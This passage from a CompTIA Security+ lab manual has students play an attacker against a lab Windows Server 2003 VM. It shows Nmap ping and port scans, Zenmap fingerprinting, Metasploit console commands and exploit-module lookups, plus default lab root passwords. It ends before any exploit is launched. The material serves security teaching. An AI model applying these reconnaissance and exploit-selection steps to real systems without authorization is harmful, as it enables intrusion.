



CompTIA Security+® Lab Series

Lab 11: Analyze and Differentiate Types of Application Attacks

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.5: Analyze and differentiate among types of application attacks

Document Version: **2013-08-02**

Organization: Moraine Valley Community College

Author: Jesse Varsalone

Copyright © Center for Systems Security and Information Assurance (CSSIA), National Information Security, Geospatial Technologies Consortium (NISGTC)

The original works of this document were funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) at Moraine Valley Community College (MVCC).



This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCT) Grant No. TC-22525-11-60-A-48. The National Information Security, Geospatial Technologies Consortium (NISGTC) is authorized to create derivatives of identified elements modified from the original works. These elements are licensed under the Creative Commons Attributions 3.0 Unported License. To view a copy of this license, visit <http://creativecommons.org/licenses/by/3.0/> or send a letter to Creative Commons, 444 Castro Street, Suite 900, Mountain View, California, 94041, USA.

The Network Development Group (NDG) is given a perpetual worldwide waiver to distribute per US Law this lab and future derivatives of these works.

Contents

Introduction	3
Objective: Analyze and Differentiate Types of Application Attacks	3
Pod Topology	5
Lab Settings	6
1 Scanning the Network for Vulnerable Systems	7
1.1 Scanning the Network Using Nmap and Zenmap	7
1.2 Conclusion	11
1.3 Discussion Questions.....	11
2 Introduction to Metasploit, a Framework for Exploitation	12
2.1 Launch Metasploit and Explore the Available Options	12
2.2 Conclusion	18
2.3 Discussion Questions.....	18
3 Attacking a Remote System Utilizing Armitage	19
3.1 Using Armitage	19
3.2 Conclusion	23
3.3 Discussion Questions.....	23
4 Post Exploitation of the Remote System	24
4.1 What the Hacker Does After They Get In	24
4.2 Conclusion	31
4.3 Discussion Questions.....	31
References	32

Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This work has been adapted by The Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48. This series of lab exercises is intended to support courseware for CompTIA Security+® certification

By the end of this lab, students will exploit a remote system running Windows Server 2003 using the Microsoft Remote Procedure Call (RPC) Distributed Component Object Model (DCOM) Buffer Overflow. This particular vulnerability was issued as Security Bulletin MS03-026 by Microsoft. Students will exploit this vulnerability on a remote system and then run a series of commands on the victim machine. After completing this lab, students will have a more comprehensive understanding of how attackers penetrate systems and the importance of locking down machines.

This lab includes the following tasks:

- 1 - Scanning the Network for Vulnerable Systems
- 2 - Introduction to Metasploit, a Framework for Exploitation
- 3 - Attacking a Remote System Utilizing Armitage
- 4 - Post Exploitation of the Remote System

Objective: Analyze and Differentiate Types of Application Attacks

Hackers can exploit weaknesses in computer systems when vulnerabilities exist. An individual responsible for the network security of a company will need to patch systems that have vulnerabilities. It is also a best practice for a network administrator to shut down any unnecessary services that are running on their systems. If systems are not maintained or properly secured, hackers can take advantage of them. After a hacker breaks into a remote system, they will take steps to entrench themselves by creating accounts, stealing credentials and infiltrating data from the network. During this lab, the student will play the role of an attacker in which they identify and exploit a target machine.

For this lab, the following terms and concepts will be of use:

Nmap – Nmap is a program that can be used in Linux, Mac, or Windows to locate machines on a network. After Nmap is used to discover machines on a network, it can also be utilized to determine which Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Zenmap is a GUI frontend for Nmap.

Metasploit – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for applications such as Adobe Reader and Internet Explorer. There is a detailed description, which explains which version of the operating system or application software is vulnerable to each exploit in the Metasploit framework.

Windows Command Shell - The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. The Windows Command Shell is one of the payloads that can be used within Metasploit. If a system is vulnerable to an exploit and a hacker launches a successful attack, a command shell can be sent from the victim's machine to the attacker. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system.

Meterpreter Shell - Meterpreter is another payload that can be used within Metasploit. The meterpreter environment allows the user to interact with the operating system much like the Windows command prompt, except that the meterpreter shell is even more powerful and has a set of unique commands that specifically deal with exploitation. The meterpreter payload also allows the user to spawn a command shell.

Armitage – Metasploit is a very powerful exploitation framework but it requires that the user be comfortable using the command line. Armitage is a GUI frontend for Metasploit that has many powerful capabilities. An attacker can use Armitage to identify and exploit victim machines within an easy to use graphical environment.

Pod Topology




Figure 1: Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password

BackTrack 5 Internal Attack Login:

1. Click on the **BackTrack 5 Internal Attack** icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.


For security purposes, the password will not be displayed.

A terminal window showing the BackTrack 5 login process. The text displayed is: "BackTrack 5 R1 - Code Name", "bt login: root", and "Password: _".

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type startx at the root@bt:~# prompt.

A terminal window showing the GUI start up process. The text displayed is: "[*] To start a graphical interface, type 'startx'.", "[*] The default root password is 'toor'.", and "root@bt:~# startx_".

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".
root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

1 Scanning the Network for Vulnerable Systems

Nmap, or network mapper, is free and runs on multiple platforms including Microsoft Windows, Mac, and Linux. It can be used to determine which hosts are up on the network and then can determine which Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports a remote system has running.

Zenmap is a GUI frontend for Nmap, which provides the user with detailed information about the machines they are scanning. The detail provided by Zenmap includes banner messages, which are greetings made to machines connecting to a port. Using the information gathered during the scan, Zenmap can identify the remote machine's operating system. Once the attacker determines the version of the operating system and corresponding service pack level, they can search for an exploit that works for that specific version of the operating system.

Keep in mind that Linux commands are case sensitive. The commands below must be entered exactly as shown.

1.1 Scanning the Network Using Nmap and Zenmap

Open a Terminal to Get Started

1. Open a terminal on the **BackTrack 5 Internal Attack Machine** system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.





Figure 4: The Terminal Windows within BackTrack

2. Type the following command into the command prompt to conduct a ping scan to find hosts on a network: **(Note: Linux is case sensitive, small S and capital P)**
`root@bt:~#nmap -sP 192.168.100.0/24`

You should see, at least, these 2 results: **192.168.100.3** (attacker) and **192.168.100.201** (victim).



```
root@bt: ~  
File Edit View Terminal Help  
root@bt:~# nmap -sP 192.168.100.0/24  
  
Starting Nmap 5.59BETA1 ( http://nmap.org ) at 2012-01-05 20:46 EST  
Nmap scan report for 192.168.100.1  
Host is up (0.00038s latency).  
MAC Address: 00:50:56:C0:00:01 (VMware)  
Nmap scan report for 192.168.100.3  
Host is up.  
Nmap scan report for 192.168.100.201  
Host is up (0.00047s latency).  
MAC Address: 00:50:56:98:00:96 (VMware)  
Nmap done: 256 IP addresses (3 hosts up) scanned in 43.16 seconds  
root@bt:~#
```


Figure 5: The Results of a Ping Scan using Nmap with the `-sP` option

The results of the Ping Scan indicate that, at least, two hosts on the 192.168.100.0/24 network are up. However, there could be other hosts that are up, which their firewalls have been enabled or are not responding to Internet Control Message Protocol (ICMP) requests.

Due to the lab configuration, it is likely that more than three hosts will be located on the 192.168.100.0/24 network.

Now that the victim machine's IP address has been identified, we are ready to find out more information about it, including the following:

- Open Transmission Control Protocol (TCP) Ports
 - Open User Datagram Protocol (UDP) Ports
 - Operating System and Service Pack Level
 - Banner Messages
3. We will use **Zenmap**, the Graphical User Interface (GUI) frontend to Nmap. To start Zenmap, type Zenmap at the BackTrack terminal.
- ```
root@bt:~# zenmap
```



```
root@bt: ~
File Edit View Terminal Help
root@bt:~# zenmap
```

Figure 6: Typing zenmap into the BackTrack Terminal



- After the Zenmap GUI tool opens, type **192.168.100.201**, the address of the Windows 2k3 Server Internal Victim Machine, into the target box and click the **Scan** button.




Figure 7: Entering the Target IP address in Zenmap

## Viewing the Results

Your Zenmap scan may take about 5 minutes to complete. After it is complete, the IP address of the Target machine will be displayed in the left hand pane of Zenmap. Click on the **Ports/Hosts** Tab within Zenmap to view the open ports and banner messages.




Figure 8: Zenmap Reports the Open Ports and the Banner Messages of the Scanned Machine

Clicking on the **Host Details Tab** will provide you with additional information about the Target. Zenmap is identifying the remote operating system as Windows XP Service Pack 2 or Service Pack 3 or Windows Server 2003 with no Service Pack. (Zenmap would have also indicated the Service Pack level for Windows Server 2003 but it does not have one installed.) When we examined the open ports on the Ports/Hosts tab of Zenmap, most of the results seemed to indicate that the remote system was running Windows Server 2003. Many of the ports that were reported to have been open like Lightweight Directory Access Protocol (LDAP) and Post Office Protocol Version 3 (POP3) are not typically open on client machines running Windows XP. Therefore, we are pretty safe to assume it is Server 2003.

Although you are already aware that the machine is running Windows Server 2003, the hacker would not know for sure and would have to guess based on Zenmap's results.




Figure 9: The Host Details of the Zenmap Scan

5. You can save the scan by selecting scan from the Zenmap menu bar and choosing **Save Scan**. For the name, type in **server2003**, and click **Save**. Close the Zenmap program and the terminal window you opened by clicking the **X** button.




Figure 10: Saving the Zenmap Scan

## 1.2 Conclusion

Nmap is a scanning tool that can provide you information about which remote machines are up and running, which ports they have open, and what operating system they are running. Zenmap is a GUI frontend for Nmap, which provides the user banner messages that are responses from the remote machine providing details about the operating system. Zenmap scans can be saved so that they can be analyzed at a later time.

## 1.3 Discussion Questions

1. What features of Nmap are useful for people working in the field of information assurance?
2. What is the purpose of a banner message and how might hackers use these messages to their advantage?
3. Type **nmap -sU 192.168.100.201** from the terminal in BackTrack to perform a UDP scan. Are the UDP ports that are open the same as the TCP ports?
4. Type **nmap -O 192.168.100.201** from the terminal in BackTrack to perform an OS fingerprint scan. Does Nmap give you the same OS version that Zenmap did?

## 2 Introduction to Metasploit, a Framework for Exploitation

Metasploit has exploits for the Windows, Mac, Linux, and UNIX operating systems, as well as some exploits for mobile devices like the iPhone and Droid. It actually started out as a game but has evolved into a serious tool that can be used to exploit vulnerabilities. Metasploit is available in both free and commercial editions and is maintained by the company Rapid 7. Understanding how an attacker can use a tool like Metasploit can help a network administrator have a better understanding of network security and the importance of hardening their systems.

## 2.1 Launch Metasploit and Explore the Available Options

**To launch Metasploit and explore Metasploit, type the following commands:**

1. Open a new terminal on the BackTrack 5 **Internal Attack Machine** system by clicking on the picture of the terminal to the right of the word **System** in the task bar in the top of the screen.
2. Type **msfconsole** to launch Metasploit. The banner you see may be different from the one in the picture below. Type **banner** to change the banner.  
root@bt:~# **msfconsole**

It may take 10-15 seconds for Metasploit to load.

[illegible]

**Figure 11: The msfconsole of Metasploit**

- At the msf prompt, type the `?` to see a list of available commands.  
msf > ?

```

root@bt: ~
File Edit View Terminal Help
msf > ?

Core Commands
=====

Command Description

? Help menu
back Move back from the current context
banner Display an awesome metasploit banner
cd Change the current working directory
color Toggle color
connect Communicate with a host
exit Exit the console
help Help menu
info Displays information about one or more module

```

Figure 12: Commands Available within msfconsole

- To view the exploits Metasploit has available, type the following 5 commands at the msf> console prompt:

| Command to Type at msf console | Results                           |
|--------------------------------|-----------------------------------|
| show all                       | Shows all exploits, payloads, etc |
| search exploit/windows         | Shows all Windows Exploits        |
| search exploit/linux           | Shows all Linux Exploits          |
| search exploit/unix            | Shows all Unix Exploits           |
| search exploit/osx             | Shows all Macintosh Exploits      |

```

msf > search exploit/osx

Matching Modules
=====

Name Disclosure Date Rank Description

exploit/osx/afp/loginext 2004-05-03 average AppleFileServer LoginExt
exploit/osx/arkeia/type77 2005-02-18 average Arkeia Backup Client Type

```

Figure 13: Searching for Exploits within the Metasploit Framework

5. The victim machine we are attacking is running Windows Server 2003, so we need to search through the Windows exploits and find one that works for 2003. Type **search exploit/windows** at the msf prompt to view Windows exploits.

**msf > search exploit/windows**

6. To view more about an individual exploit, we can use the **info** command. The info command will tell us which operating system the exploit works on. Let's take a look at the last Windows exploit listed to see what information is provided about the exploit to determine if it can be used against the target. Type the following command into the msf console to view exploit information:

**msf > info exploit/windows/wins/ms04\_045\_wins**

```
root@bt: ~
File Edit View Terminal Help

msf > info exploit/windows/wins/ms04_045_wins

 Name: Microsoft WINS Service Memory Overwrite
 Module: exploit/windows/wins/ms04_045_wins
 Version: 10394
 Platform:
 Privileged: Yes
 License: Metasploit Framework License (BSD)
 Rank: Great

Provided by:
 hdm <hdm@metasploit.com>

Available targets:
 Id Name
 -- --
 0 Windows 2000 English

Basic options:
 Name Current Setting Required Description
 --- -
 RHOST RHOST yes The target address
 RPORT RPORT yes The target port
```

Figure 14: The Description of the ms04\_045\_wins Exploit



It is very unlikely that this exploit will work on our target because the exploit is designed for a different operating system, Windows 2000, and the scan did not show port 42 open.

If we go back and review the results of the Nmap scan of the Windows 2003 server, We can see that the OS appears to be different; and, although the WINS port, port 42, is not open, it is apparent that the Remote Procedure Call, or RPC, port is open.

